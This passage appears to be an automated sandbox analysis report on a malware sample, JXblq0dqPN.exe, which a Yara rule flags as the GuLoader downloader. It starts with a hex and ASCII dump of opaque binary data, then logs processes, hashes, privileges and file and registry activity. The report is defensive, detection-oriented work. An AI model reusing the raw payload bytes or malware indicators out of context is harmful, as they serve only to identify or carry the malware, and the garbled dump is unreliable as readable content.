78 9b ff 23 b1 96 1b 1e b1 63 5b 3d 90 ef 89 7e 8a 22 4d e5 54 77 c8 44 5a ca a4 4c 7d b5 c0 fc c0 dd 2e 18 32 28 dd ca 3a 96 9c 05 f0 1c 01 92 09 ad 55 8b 34 03 76 7c 2a c7 57 01 af c3 92 f4 fe a1 46 ae cb 12 c4 67 bb f2 9c 4b c8 90 cb 0b 36 3d a2 cf d6 65 cd 91 6d 1a 7b b3 ae 5d b5 71 0a 24 46 d2 95 ab 70 f8 9c 0c 0f 55 c2 c0 0c ed 95 d2 b5 e3 48 48 bc f0 3e 3a 82 e8 91 28 22 11 91 fd 50 31 d0 48 57 96 73 6f 6f ab 25 0c 11 ac 70 08 53 83 83 3f b8 3e c5 49 ba 0a e0 6c cd 20 3a db 77 67 8e fb 36 1e cb 1f 01 03 9a 71 8e 49 ed 61 2c 69 21 ad ce f9 ee ff ec 84 8e 6d 86 db b8 3f b7 03 e2 7f 24 ba 8c 67 c8 40 b0 eb df 8a b4 91 9b 4f 28 1a 3b 00 71 28 06 b7 a3 84 fa b2 23 5c 4c 76 b9 6d c0 ea b6 ba 5f 07 9a 82 96 5b b9 53 9d 33 fd 1b e9 51 5d 11 32 aa ab 37 a4 e9 e4 ed 8f 5f a9 dd 16 e8 f1 02 6d 5d 93 67 0b b1 97 41 ba 80 65 d4 cc ba 7e b1 6e be 4b 0a b7 2c 68 50 ad 15 84 32 c1 47 3e 78 a2 f0 ac 5e f6 53 15 d2 d0 93 e0 68 65 1c ab 21 69 d6 3b e3 69 9c 2b 10 57 7b 25 d8 99 a9 23 1e 80 6a 8b d0 4c c9 98 5f 04 ad 20 6e 20 e0 d4 86 3d d5 78 c0 6 3 00 93 0d 76 4f fd ab d5 50 53 0c fd ae b8 f8 84 03 9c dc 98 09 3d 1f 8f 80 de 9c d3 a6 97 0b fa 1a 66 11 63 4d 31 1f 06 d7 7e 4c ea b2 0d 17 00 0e 9f e1 20 97 00 06 32 b2 d4 a3 8a ef 7a 40 7f dd 0c 11 b7 be c1 20 e1 bb 88 08 d8 e9 42 02 00 36 78 93 28 da 41 52 f9 96 9e c3 54 a2 68 b6 e1 93 f8 b8 d3 15 6d 42 73 42 64 ce 30 64 40 c6 a3 ef ed a2 d8 77 ce b3 d0 4e 87 51 cd 57 42 a7 9e 1f fa 7c 71 00 a0 0e f5 10 6a ff 84 ee f7 d2 d0 7f 20 ec 19 ab 75 73 9c 02 41 31 3d 88 d3 19 ed 16 29 30 07 c6 5c c1 5b bd a4 4b 02 bc c6 24 24 f2 cb 2e 0a a2 1f a2 53 16 ba b6 66 85 70 87 87 55 7d 12 44 66 c1 b9 46 4e 1e a0 dc 7a e0 ca 8e 6e f8 1e 4b 3f 65 f2 b4 35 8e 12 2c b3 7e 16 04 83 d2 5c fc e9 9c 64 d2 98 66 e9 42 4b 0b ac c1 11 2d 8f b1 c5 d1 d1 42 8f 51 31 10 c8 d8 11 45 dc 86 c1 8d 93 9d fc 44 9e 32 ca e0 fd 73 d9 cb f8 37 88 87 1a 45 0a f7 90 fa bf 49 a3 1e a6 e2 63 d3 da f7 1b 8c 3f 3b 56 fb 73 f5 5f 71 11 31 66 d6 a5 55 70 d9 61 44 e9 9b b0 85 de fb 08 cd 1c 25 be 35 70 a8 a7 e5 cf 5a 84 5c 38 1c 17 6f 9d 76 dc 00 90 ed fe dc 0d 05 78 e6 0d 3a 4e 21 91 4b d0 be 33 d8 76 6b 2f a1 2e 04 7e 82 b9 70 76 a4 7d ab 74 97 51 50 8d 2a 97 c2 65 8a Data Ascii: 1yigfh6XZfmwNvNd^D!}bDTQz3LAAQ1#5D2s7EIc?;Vs_q!g[ocoD]}fD=q\==U<ttpdTne\E"$ ~pv}ao, @./S `rH3xc'(`r{dz?`%2yJ,4"q+nx#c[=~"MTwDZL}.2(:U4v|*WFgK6=em{]q$FpUHH>:("P1HWsoo%pS?>Il :wg6qIa,i!m?$g@O (;q(#\Lvm_[S3Q]27_m]gAe~nK,hP2G>x^She!i;i+W{%#jL_ n =xcvOPS=fcM1~L 2z@ B6x(ARThmBsBd0d@wNQWB|qj usA1=)0\[K$$.SfpU}DfFNznK?e5,~\dfBK-BQ1ED2s7EIc?;Vs_q1fUpaD%5pZ\8ovx:N!K3vk/.~pv}tQP*e

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: JXblq0dqPN.exe PID: 5988 Parent PID: 5576

General

Start time:	17:58:19
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\JXblq0dqPN.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\JXblq0dqPN.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	8718D75B7CAC53F13D01DDEA9B52CEE0

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.387951770.0000000002260000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: JXblq0dqPN.exe PID: 4576 Parent PID: 5988

General

Start time:	17:59:33
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\JXblq0dqPN.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\JXblq0dqPN.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	8718D75B7CAC53F13D01DDEA9B52CEE0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis